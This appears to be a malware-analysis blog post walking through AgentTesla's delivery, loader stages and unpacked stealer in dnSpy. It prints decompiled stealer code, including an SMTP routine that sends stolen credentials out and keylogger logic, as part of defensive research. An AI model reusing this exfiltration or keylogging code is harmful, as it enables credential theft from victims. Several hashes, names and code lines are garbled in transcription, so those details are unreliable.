


Inside a .NET Stealer: AgentTesla


 inde.nz/blog/inside-agenttesla



The screenshot shows the Visual Studio IDE. On the left, the Assembly Explorer displays the project structure for 'NCWDojwcNsmcMpDfcjnGV (0.0.0.0)'. The 'References' folder is expanded, showing a list of assembly references including 'A @02000003', 'A @02000002', and 'b @02000007'. The main editor window shows a code file with the following content:

```
1 using System;
2 using System.Collections;
3 using System.Collections.Generic;
4 using System.Collections.Specialized;
5 using System.ComponentModel;
6 using System.Diagnostics;
7 using System.Drawing;
8 using System.Drawing.Imaging;
9 using System.Globalization;
10 using System.IO;
11 using System.IO.Compression;
12 using System.Management;
13 using System.Net;
14 using System.Net.Mail;
15 using System.Net.Mime;
16 using System.Net.Sockets;
17 using System.Reflection;
18 using System.Runtime.CompilerServices;
19 using System.Runtime.ConstrainedExecution;
20 using System.Runtime.InteropServices;
21 using System.Runtime.Serialization;
22 using System.Runtime.Serialization.Formatters.Binary;
23 using System.Security;
24 using System.Security.Cryptography;
25 using System.Security.Principal;
26 using System.Text;
27 using System.Text.RegularExpressions;
28 using System.Threading;
29 using System.Timers;
30 using System.Windows.Forms;
31 using System.Xml;
32 using <PrivateImplementationDetails>{E99E3EF0-48BB-490B-9694-822890EA141A};
33 using Microsoft.VisualBasic;
34 using Microsoft.VisualBasic.CompilerServices;
35 using Microsoft.VisualBasic.Devices;
36 using Microsoft.Win32;
37
38 namespace A
39 {
```

First seen in 2014, AgentTesla ([S0331](#)) is a .NET platformed stealer that has recently surpassed Emotet and Trickbot to become one of the most prevalent malware threats. At present it is the #2 most submitted malware family submitted to the [ANY.RUN](#) sandbox service, mostly thanks to the Emotet crew appearing to have taken an early Christmas vacation. From pray and spray spam runs through to more resourced campaigns targeting critical infrastructure sectors, AgentTesla appears to have a wide variety of operators. Up until 2019 it was available through the website of the developer, [www.agenttesla\[.\]com](http://www.agenttesla[.]com), as moreorless a SaaS subscription that included 24x7 support, web management, delivery and packing services, and regular updates:



Predictably, the service was sold with the disclaimer *“Agent Tesla is a software for monitoring your personal computer. It is not a malware. Please, don’t use for computers which is not access permission.”*, in much the same fashion as open-source RAT’s and ransomware are cautioned on GitHub as being *“for educational purposes only”*. While cracked and leaked copies of the tool were always available through forums and marketplaces, their availability has naturally exploded following closure of the official service.

Features

As a SaaS offering with a reported 6300+ customers (source: [Krebs on Security](#)), it was fair to expect that the feature set and reliability of the tool would continually improve to remain competitive, meet customer requirements and stay ahead of defenses. Current features include:

- Keylogging, clipboard scraping and screenshot capture.
- Credential theft from a wide selection of browsers, VPN, FTP and email clients, and Windows credential stores.
- FTP, HTTP and SMTP exfiltration.
- Tor proxying.

Occasionally custom modules have been seen in samples, such as the WiFi credential stealer.

Delivery


Like many varieties of malware, delivery is primarily via email. Compromised email credentials are frequently used for sending, and messages utilise your garden variety logistics, financial and current event templates. Most often we observe the AgentTesla payload attached to messages in an archive, but maldoc delivery is also commonplace. A full spectrum of payload delivery mechanisms are seen being employed by the maldocs, including links, macros, DDE commands and Office exploits (e.g. CVE-2017-11882 and CVE-2017-8570).

Loaders employ obfuscators/crypters for source protection and almost always .NET reflection to load the AgentTesla stealer, as will be illustrated in the following samples.





Email

The sample that we will first investigate in this post begins with a payment themed message that leverages the branding of a Turkish garment company:

Execution details

Process name	Zoom.exe
Execution time	Apr 6, 2021, 8:46:33.000 PM
Integrity level	Medium
Access privileges (UAC)	Limited
Process ID	38160
Command line	"Zoom.exe" 


File details

File name	Zoom.exe
Full path	c:\users\██████\appdata\local\temp\zoom\Zoom.exe
SHA1	e9c58830c854fb083ab67041429276b9f0918e69 
SHA256	df8659f990176e4845615486055305a5dc7024c732850bc3043c 
MD5	422ed9c946645160688ad0cfd1aef26 
Size	265.73 KB
Signer	 Unknown

Attached to the email is a zip file containing the payload: “swift copy.exe” (sha256: 9d626bb9d442d3762e5366f0fbefae41708936b9c254141fcf3b0a1b80291ebb). The sample is detected by 44 of 71 engines on VirusTotal ([report](#)) – so it’s not exactly low key.

Test Environment

The sample is copied to a 64-bit Windows 7 analysis VM that is running a FileZilla FTP server and has a handful of dummy accounts set up, including for CoreFTP:



We know that this is one of the tools that AgentTesla is capable of stealing credentials from, so it is expected that this will prompt the sample to attempt exfiltration.

The debugger used is dnSpy (<https://github.com/dnSpy/dnSpy>).


Loader

“PongGame” may seem like an odd choice of namespace for a loader, but this isn’t at all abnormal for the obfuscators used with AgentTesla. Naming conventions of legitimate programs are often adopted and applied across metadata, namespaces, classes, methods and objects.

There is also a long string that is preceded with TVqQ which is base64 for “MZ”, the magic number for the MS-DOS EXE format:




A reference to this is seen in method “ddddddddddd”, where the value of this resource converted from a URL string token to a byte array using System.Web.HttpServerUtility.UrlTokenDecode, and the byte array then loaded as an assembly. A breakpoint is set prior to the assembly being invoked and execution is run through to this:



Second Stage

This unpacked assembly is MARCUS.dll and the method that will first be invoked is Jarico.Buta. The DLL is also obfuscated and has relatively few classes:



A breakpoint is set on Jarico.Buta and execution is continued through to here:

```

372
373 // Token: 0x00000006 RID: 6 RVA: 0x00002688 File Offset: 0x00000888
374 public static void Buta(string resource_name, string 應は_param, string project_name)
375 {
376     byte[] ㄨ = MDIParent1.G;
377     byte[] ㄗ = Jarico.1;
378     int num = 1;
379     for (;;)
380     {
381         switch (num)
382         {
383             case 0:
384                 break;
385             default:
386                 {
387                     ㄗ.ㄗ(41500, 455, 'h');
388                     Image image = Jarico.N0(resource_name, project_name);
389                     break;
390                 }
391             case 2:
392             case 3:

```

Shortly after this is an image object is returned by a method that takes a resource name and project name as parameters. Breaking at this point shows that the project and resource are the loader and image:

```

385         default:
386         {
387             ㄗ.ㄗ(41500, 455, 'h');
388             image image = Jarico.N0(resource_name, project_name);
389             break;
390         }
391     case 2:
392     case 3:

```

Name	Value
resource_name	"XDVVe"
應は_param	"ruQSwSU"
project_name	"PongGame"


The image is run through several decoding methods which produces an additional executable:

```

400     Image image;
401     object obj = Jarico.N1(image as Image);
402     Array array = Jarico.N0(obj as byte[]);
403     Array array = Jarico.N0(array as byte[]);
404     num = (int)(92);
405     num = 82;
406     IL_CX;



```

Stepping through a little further we see the executable is named "IDvurjJAoNjbsjoiQx" and the entry point is the Main method:



Third Stage

IDvurjAoSjijolQx is an obfuscated executable with a sizable resource named “YMH2sbk1276”:



No direct reference to this is found, however a method is found where a resource is loaded into a byte array, so a breakpoint is set after the array has been formed:


```

44
45
46         ResourceManager resourceManager;
47         result = (byte[])resourceManager.GetObject(\uE00C);
48         num = -59;
49         goto IL_00;
50     }
51 }

```

Name	Value	Type
\uE00C	"VMh2sbk1276"	string
resourceManager	{System.Resources.ResourceManager}	System.Resources.ResourceManag...
result	{byte[0x00035E11]}	byte[]
num	0xFFFFFFFF96	int

The value of \uE00C confirms that the loaded resource is what was expected. Contents of this resource are passed through several decoding routines to produce another executable:


```

225     IL_911
226     runtimeMethodHandle runtimeMethodHandle3 = methodof(\uE00A,\uE002(byte[], string)).MethodHandle;
227     num2 = -59;
228     continue;
229     block_1:
230     num2 = -62;
231 }
232
233     return array2;
234
235
236 // Token: 0x00000034 RID: 52 RVA: 0x00007F98 File Offset: 0x00006198
237 public static byte[] \uE002(byte[] \uE00E, string \uE00F)



```

Unpacked Stealer

The memory section is dumped to disk and the resulting file – the AgentTesla stealer – is opened in a new dnSpy session. While still a little obfuscated, the source is relatively easy to read through:



In this sample, configuration items are extracted from a specific position (i.e. offset and length) within a UTF8 byte array and converted to string format:



```

931 // Token: 0x06000169 RID: 361 RVA: 0x00007450 File Offset: 0x00006450
932 internal unsafe static string CreateStringFromEncoding(byte* bytes, int byteLength, Encoding encoding)
933 {
934     int charCount = encoding.GetCharCount(bytes, byteLength, null);
935     if (charCount == 0)
936     {
937         return string.Empty;
938     }
939     string text = string.FastAllocateString(charCount);
940     fixed (char* ptr = &text.m_firstChar)
941     {
942         encoding.GetChars(bytes, byteLength, ptr, charCount, null);
943     }
944     return text;
945 }
946
947 // Token: 0x0600016A RID: 362 RVA: 0x00007490 File Offset: 0x00006490
948 internal unsafe byte[] ConvertToAsciiBestFitThru(int iMaxChars, byte* bytes)

```

Name	Value	Type
bytes	0x02354CAD	byte*
byteLength	0x00000058	int
encoding	(System.Text.UTF8Encoding)	System.T
charCount	0x00000058	int
text	@"Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF04...	string
ptr	null	char* (ref

We can also set a breakpoint prior to HTTP POSTs or email messages being sent to obtain the respective config (i.e. HTTP request or SMTP credentials):

```

1830
1831 // Token: 0x06000032 RID: 50 RVA: 0x00005508 File Offset: 0x00003708
1832 public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
1833 {
1834     bool result;
1835     try
1836     {
1837         SmtplibClient smtpClient = new SmtplibClient();
1838         NetworkCredential credentials = new NetworkCredential(BC860B9A-32CF-49C3-963B-5762AD92EDF9.bd(), BC860B9A-32CF-49C3-963B-5762AD92EDF9.bd());
1839         smtpClient.Host = BC860B9A-32CF-49C3-963B-5762AD92EDF9.bd();
1840         smtpClient.EnabledSsl = true;
1841         smtpClient.UseDefaultCredentials = false;
1842         smtpClient.Credentials = credentials;
1843         smtpClient.Port = 587;
1844         MailAddress to = new MailAddress(BC860B9A-32CF-49C3-963B-5762AD92EDF9.bd());
1845         MailAddress from = new MailAddress(BC860B9A-32CF-49C3-963B-5762AD92EDF9.bd());
1846         MailMessage mailMessage = new MailMessage(from, to);
1847         mailMessage.Subject = A_0;
1848         if ((false & A_3 == 0))
1849         {
1850             mailMessage.IsBodyHtml = false;
1851             byte[] bytes = Encoding.UTF8.GetBytes(A_1);
1852             MemoryStream contentStream = new MemoryStream(bytes);

```

Name	Value	Type
value	"PW_Administrator@VICTIM01"	string
value	"Time: 12/02/2020 01:40:18 User Name: Administrator Compute..."	string
value	null	System.IO.MemoryStream
value	0x00000000	int
result	false	bool
credentials	(System.Net.NetworkCredential)	System.Net.NetworkCredential
Domain	""	string
Password	"[redacted]"	string
UserName	"info@polimeter.com"	string

Imports are made for the kernel functions required by the keylogger:

```

// Token: 0x0600003C RID: 60
[DllImport("user32.dll", EntryPoint = "GetForegroundWindow")]
private static extern IntPtr G();

// Token: 0x0600003D RID: 61
[DllImport("user32.dll", EntryPoint = "GetWindowText")]
private static extern int A(IntPtr, StringBuilder, int);

// Token: 0x0600003E RID: 62
[DllImport("user32.dll", CharSet = CharSet.Auto, EntryPoint = "GetWindowTextLength", SetLastError = true)]
private static extern int A(IntPtr);

// Token: 0x0600003F RID: 63
[DllImport("user32.dll", EntryPoint = "GetKeyboardState")]
private static extern bool A(byte[]);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll", EntryPoint = "MapVirtualKey")]
private static extern uint A(uint, uint);

```

And below these is the method that implements the keylogger:

```

if (A_0 == Keys.Back)
{
    if (global::A.b.b == Conversions.ToBoolean(BC86D89A-32CF-49C3-963B-5762AD92EDF9.bs()))
    {
        global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bs();
    }
    else if (Operators.CompareString(global::A.b.A, BC86D89A-32CF-49C3-963B-5762AD92EDF9.A(), false) != 0 &&
        Operators.CompareString(global::A.b.A.Substring(global::A.b.A.Length - global::A.b.h.Length, global::A.b.h.Length),
            global::A.b.h, false) != 0)
    {
        string left = global::A.b.A.Substring(global::A.b.A.Length - 7);
        if (Operators.CompareString(left, BC86D89A-32CF-49C3-963B-5762AD92EDF9.bt(), false) != 0 & Operators.CompareString(
            global::A.b.A.Substring(global::A.b.A.Length - 4), global::A.b.e, false) != 0)
        {
            global::A.b.A = global::A.b.A.Substring(0, global::A.b.A.Length - 1);
        }
    }
}
else if (global::A.B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
{
    global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bt();
}
else if (global::A.B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
{
    global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bu();
}
else if (A_0 == Keys.Tab)
{
    global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bu();
}
else if (A_0 == Keys.Escape)
{
    global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bv();
}
else if (A_0 == Keys.LWin | A_0 == Keys.RWin)
{
    global::A.b.A += BC86D89A-32CF-49C3-963B-5762AD92EDF9.bw();
}

```

Another Loader

This second sample illustrates a couple of different aspects of .NET malware: anti-tamper measures and persistence.

Upon loading the sample into dnSpy and jumping to the module initialiser, we are presented with decompiler errors intentionally resulting from the anti-decompiler measures implemented by the obfuscator:


This PC > Downloads > Dumps >

Name	Date modified	Type	Size
Native	12/2/2020 4:21 AM	File folder	
System	12/2/2020 4:22 AM	File folder	
UnknownName	12/2/2020 4:22 AM	File folder	
KdpxPwfuZelJWbxIDmgEEJgwSwyjsrW...	12/2/2020 4:21 AM	Application	384 KB
MinProcessClient.dll	12/2/2020 4:21 AM	Application extens...	75 KB
wow64cpu.dll	12/2/2020 4:21 AM	Application extens...	12 KB
Ⓜ	12/2/2020 4:21 AM	Application	1,029 KB

The smaller executable is AgentTesla and the larger is a loader.

Modules

